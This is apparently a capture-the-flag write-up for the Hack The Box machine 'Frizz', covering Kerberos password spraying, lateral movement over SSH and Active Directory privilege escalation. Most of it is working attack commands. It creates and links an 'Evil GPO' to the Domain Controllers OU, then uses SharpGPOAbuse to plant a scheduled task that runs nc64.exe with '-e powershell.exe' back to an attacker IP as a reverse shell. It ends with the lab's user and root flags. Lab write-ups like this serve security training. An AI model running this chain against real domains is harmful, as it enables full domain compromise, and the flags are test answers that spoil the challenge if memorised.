

faketime "$(ntpdate -q frizzdc.frizz.htb | cut -d ' ' -f 1,2)" nxc smb frizzdc.frizz.htb -k -d 'frizz.htb' -u users.txt -p '!suBcig@MehTed!R'

Lateral to m.schoolbus
kdestroyClear cached tickets
kinit m.schoolbus
m.schoolbus cachedssh -K m.schoolbus@frizzdc.frizz.htb
ldapdomaindump output (and as you'll see in BloodHound) that the m.schoolbus user has privileges to create Group Policy Objects (GPOs) for the domain.

Transfer PowerSploit
git clone https://github.com/PowerShellMafia/PowerSploitrm -rf PowerSploit/.git/zip -r PowerSploit.zip PowerSploitscp -o 'GSSAPIAuthentication=yes' \
-o 'GSSAPIDelegateCredentials=yes' PowerSploit.zip m.schoolbus@frizzdc.frizz.htb:C:/Users/m.schoolbus/DesktopTransfer to the target
Expand-Archive ~\Desktop\PowerSploit.zipExtract the module on the target and output in the current directory
powershell.exeDowngrade to PowerShell v5
Get-ChildItem -Directory .\PowerSploit\PowerSploit\ -Exclude docs, Tests | ForEach-Object { Import-Module $_.FullName -ErrorAction SilentlyContinue }Import all modules
GPO Enumeration
Get-GPO -All | Get-GPPermission -AllSee if there are any existing GPOs we can leverage
Since none of the current GPOs appear to be writable by our current user, we're going to have to explore the option of:
- Creating a new GPO
- Linking it to a writable OU
Get-DomainOU |
Get-DomainObjectAcl -ResolveGUIDs |
Where-Object { $_.ObjectAceType -eq "GP-Link" -and $_.ActiveDirectoryRights -like "*WriteProperty*" } |
Select-Object ObjectDN,ActiveDirectoryRights,ObjectAceType,SecurityIdentifier, @{Name='ConvertedSid'; Expression={ConvertFrom-SID $_.SecurityIdentifier}}
The first step is to enumerate which OUs we can link a new GPO to. The code snipped above breaks down to:
- Get OUs in the domain
- Get their ACLs
- Find OUs with the
WritePropertyACL - See if our user can attach a GPO to an existing OU

Domain Controllers and Class_Frizz OUsCreate and Link the Malicious GPO
New-GPO -Name "Evil GPO"
Get-GPO -Name "Evil GPO" | New-GPLink -Target "OU=Domain Controllers,DC=frizz,DC=htb"Link the GPO to the Domain Controllers OU

GpoId property differs from the previous command, as there appears to be a cleanup script that removes GPOs from the CTF environment, so I had to re-create Evil GPO while going through my documentation.Owning the System
Abusing the GPO
For this, I'll be using a Windows 11 VM I have in my lab. I've installed the latest version of Visual Studio and ran git clone https://github.com/FSecureLABS/SharpGPOAbuse in a directory excluded from Windows Defender scans.

.sln file with Visual Studio
Release > Build > Build SolutionThis outputs SharpGPOAbuse.exe in .\SharpGPOAbuse\bin\Release\. You're now ready to transfer to the target.
Administrators group, because if you look in the sshd_config...
Administrators group may not SSH into the box, so we'll lock ourselves outsudo rlwrap nc -lnvp 443Start a TCP listener to catch a reverse shell
& C:\Users\M.SchoolBus\Desktop\SharpGPOAbuse.exe `
--AddComputerTask `
--TaskName "EvilTask" `
--Author "FRIZZ.HTB\Administrator" `
--Command "cmd.exe" `
--Arguments "/c C:\Windows\Tasks\nc64.exe 10.10.14.119 443 -e powershell.exe"`
--GPOName "Evil GPO" `
--Force
Add a task to the GPO to run nc64.exe and connect back to our listener
gpupdate /forceForce a refresh of group policy (may need to run twice)

NT AUTHORITY\SYSTEMFlags
User
68ac72517d9b029eea0d26f398e88394
Root
3976477fb75d5aca0779f40ef378dcea


